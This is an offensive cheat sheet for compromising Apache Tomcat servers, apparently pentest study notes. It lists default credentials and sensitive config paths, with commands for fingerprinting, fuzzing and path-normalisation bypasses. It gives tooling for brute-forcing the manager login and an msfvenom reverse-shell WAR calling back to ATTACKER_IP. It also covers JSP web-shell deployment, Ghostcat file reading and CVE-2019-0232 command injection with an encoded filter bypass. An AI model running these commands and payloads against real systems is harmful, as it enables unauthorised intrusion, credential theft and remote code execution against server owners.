PRIMARY CATEGORY → WEB TECHNOLOGIES
Theory
Apache Tomcat → Web Server and Servlets Container which allows to run Java Web Applications
General Folder Structure
Tomcat's Folder Structure
├── bin # Binaries and scripts needed to start Tomcat
├── conf # Config. files such as tomcat-users.xml
│   ├── catalina.policy
│   ├── catalina.properties
│   ├── context.xml
│   ├── tomcat-users.xml
│   ├── tomcat-users.xsd
│   └── web.xml
├── lib # JAR files required by Tomcat
├── logs
├── temp
├── webapps # Default Tomcat's Webroot
│   ├── manager
│   │   ├── images
│   │   ├── META-INF
│   │   └── WEB-INF
|   |       └── web.xml
│   └── ROOT
│       └── WEB-INF
└── work # Acts as a cache and stores data during runtime
    └── Catalina
        └── localhost
Sensitive Files
Linux
/etc/tomcat9/tomcat-users.xml
/etc/tomcat8/tomcat-users.xml
/opt/tomcat/conf/tomcat-users.xml
/usr/local/tomcat/conf/tomcat-users.xml
/opt/tomcat/webapps/<CUSTOMAPP>/WEB-INF/web.xml
Windows
C:\Program Files\Apache Software Foundation\Tomcat 9.0\conf\tomcat-users.xmlDefault Credentials
tomcat:tomcat
admin:admin
admin:password
root:root
tomcat:root
Sensitive Endpoints
manager-gui role required
<URL>/manager
<URL>/manager/html
<URL>/host-manager
Discovery | Footprinting
404 Error Pages
By default, Tomcat leaks its version when a non-existent resource is requested by an HTTP client
Therefore, we can request a random resource and inspect the HTTP response source code
curl --silent --location --request GET '<URL>/nonExistingResource'Docs Directory
<URL>/docs
However, a Tomcat web application may add custom error pages that do not leak this version information
In this case, another method of detecting a Tomcat server and version is through the /docs directory
curl --silent --location --request GET 'http://web01.inlanefreight.local:8180/docs' | grep -iPo --color -- 'Apache\sTomcat\s\d{1,}\s\(.*?\)' | sort -uEnumeration
Once we know that the web application we are facing is deployed under a Tomcat server, we can start fuzzing for existing resources. Thus, we can find sensitive files or directories, such as /manager or /host-manager
Fuzzing
Ffuf
ffuf -v -t <THREADS> -w '<WORDLIST>' -u '<URL>/FUZZ'Reverse Proxy Path Normalization
Apache and Nginx
Important
This also applies to Apache2 acting as a Reverse Proxy
An attacker if often faced with Web Infrastructures made up of Nginx as a Reverse Proxy and a Backend Web Server (Upstream Server) such as Apache or Tomcat

The way in which URLs are interpreted and normalised by both parties may change depending on the Web Server
This happens in some scenarios such as →

As mentioned, Nginx parses and normalises the URLs in a different way than Tomcat does
This allows to bypass certain location blocks defined in the Nginx Virtual Host Configuration File, using a special crafted URL like →
http[s]://domain.tld/manager;param=value/htmlhttp[s]://domain.tld/manager/..;/html
http[s]://domain.tld/test/..;/manager/htmlLogin Bruteforce - Tomcat Manager
Wordlists
Wordlists
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt
/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt
Metasploit
Module →
auxiliary/scanner/http/tomcat_mgr_login
Setup
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 > set VHOST <TARGET_VHOST> # e.g. web01.inlanefreight.local
msf6 > set RPORT <TARGET_PORT> # e.g. 8180
msf6 > set stop_on_success true
msf6 > set rhosts <TARGET_IP> # e.g. 10.129.201.58
Usage
msf6 > run # Or "exploit"Tomcat-Manager-Bruteforce
Setup
curl --silent --location --request GET 'https://github.com/b33lz3bub-1/Tomcat-Manager-Bruteforce/raw/refs/heads/master/mgr_brute.py' --remote-namepython3 -m venv .venv
. !$/bin/activate && pip3 install termcolor requestsUsage
python3 mgr_brute.py --usernames <USER_LIST> --passwords <PASSWD_LIST> --url '<TARGET>' --path '<MANAGER_URI>'e.g.
python3 mgr_brute.py --usernames ./user.list --passwords ./password.list --url 'http://www.domain.com:8180/' --path '/manager'
Code Execution
WAR File Upload - Reverse Shell
WAR File Creation with MSFVenom
msfvenom --payload java/jsp_shell_reverse_tcp LHOST=<ATTACKER_IP> LPORT=<ATTACKER_PORT> --platform linux --arch x64 --format war --out rev.warUpload the .WAR File from Tomcat Manager
Tomcat Manager Path →
http[s]://domain.tld/manager/html
Note that War deploying is allowed only if the logged user has one of the following roles →
Admin • Manager • Manager-Script
- Web Interface using any Browser


After upload the .WAR File, a new Tomcat application called /rev should have been created
- Curl command
curl --silent --request GET --location --user '<USER>:<PASSWORD>' --upload-file ./rev.war 'http[s]://domain.tld/manager/text'Get the Reverse Shell
- From the Attacker ⚔️
nc -nlvp 443curl --silent --location --request GET 'http[s]://www.domain.tld/rev/'And we receive the shell 😊
WAR File Upload - Web Shell
Manual WAR File creation
- Downloading the JSP script
curl --silent --location --request GET 'https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp' --remote-name- Creating the WAR file
zip -rv backup.war cmd.jspUpload the .WAR File from Tomcat Manager
See here
Running System Commands
Once we have uploaded the malicious WAR file, simply request the JSP file and pass the given HTTP parameter to it in order to be able to run system commands
curl --silent --location --request GET 'http[s]://www.domain.tld/backup/cmd.jsp?cmd=<COMMAND>'Local File Inclusion
Ghostcat
Affected Versions → Before 9.0.31, 8.5.51 and 7.0.100
This vulnerability leverages a misconfiguration in the AJP ( Apache Jserv Protocol ) protocol used by Tomcat to proxy requests
The AJP service is usually running on port 8009 on a Tomcat server
So, in order to leverage this security flaw to achieve an LFI, it’s mandatory that the given target 8009 port is listening
Setup
- Installing Python2.7
curl https://pyenv.run | bashexport PYENV_ROOT="$HOME/.pyenv"
export PATH="$PYENV_ROOT/bin:$PATH"
eval "$(pyenv init -)"pyenv install 2.7.18- Creating a Virtual Environment
pyenv shell 2.7.18 && pip install virtualenv
virtualenv .venv
. !$/bin/activate- Downloading the script
curl --silent --location --request GET 'https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi/raw/refs/heads/master/CNVD-2020-10487-Tomcat-Ajp-lfi.py' --output exploit.pyUsage
python exploit.py <TARGET> --port <TARGET_PORT> --file <FILE> # e.g. WEB-INF/web.xmlBear in mind that the exploit can only read resources within the web apps folder, so we cannot list the content of system files such as /etc/passwd
Tomcat CGI
CVE-2019-0232
Theory
Affected Versions → 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93
Only on Windows Machines
It is a critical security flaw that leverages the EnableCmdLineArguments feature when enabled on a TOMCAT Windows server
Due to the lack and error of input validation by a TOMCAT CGI Servlet, it allows an adversary to inject arbitrary commands and thus obtain RCE on the given target
When the EnableCmdLineArguments is enabled, it passes all the HTTP parameters within the request to the CGI script as line arguments before executing it
As stated, since the TOMCAT CGI Servlet does not properly sanitize the value of those parameters, an attacker could send the following HTTP request in order to gain command execution
http://www.domain.tld/cgi/test.bat?&dirEnumeration
First, we can use NMAP to scan and see which ports the target has open
- Nmap
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn --disable-arp-ping -oG <TARGET>.allPorts <TARGET>nmap -p$( grep -ioP --color -- '\s\d{1,5}(?=/open)' <TARGET>.allPorts | xargs | sed 's@\s@,@' ) -sV -sC -v -n -Pn --disable-arp-ping -oN <TARGET>.targeted <TARGET>Then, we can fuzz for certain resources, namely .BAT and .CMD scripts, in order to uncover posible vulnerable endpoints within the /cgi directory

To do so, we will use Ffuf and the following wordlist
/usr/share/dirb/wordlists/common.txt- .BAT
ffuf -v -t 200 -w '/usr/share/dirb/wordlists/common.txt' -u '<URL>/cgi/FUZZ.cmd'- .CMD
ffuf -v -t 200 -w '/usr/share/dirb/wordlists/common.txt' -u '<URL>/cgi/FUZZ.bat'Important ( Must-Read )

Even if we get a 404 error when requesting access to the
<URL>/cgi/or<URL>/cgi-bin/directories, proceed with the fuzzing process below
- 404
Zoom in
- 200 within the “non-existing”
/cgi/directory
Zoom in
Exploitation
As mentioned, we can leverage the resource found to run system commands by appending our own command through the use of the BATCH command separator &
<URL>/cgi/<RESOURCE>.bat?&<COMMAND>If a command does not work, such as whoami, the PATH variable may not be set. If so, we must use absolute path to reference the command
<URL>/cgi/<RESOURCE>.bat?&C:\Windows\System32\whoami.exeIf we still do not get any output from the above command, the TOMCAT service may prevent the use of special chars by applying regex to the input
In this case, we can bypass the given filter by URL-encoding the payload
<URL>/cgi/<RESOURCE>.bat?&C%3A%5Cwindows%5Csystem32%5Cwhoami.exeFurthermore, there may be situations where certain commands as simply blacklist, so we can validate command execution by issuing other commands
i.e. Run
systeminfoinstead ofwhoami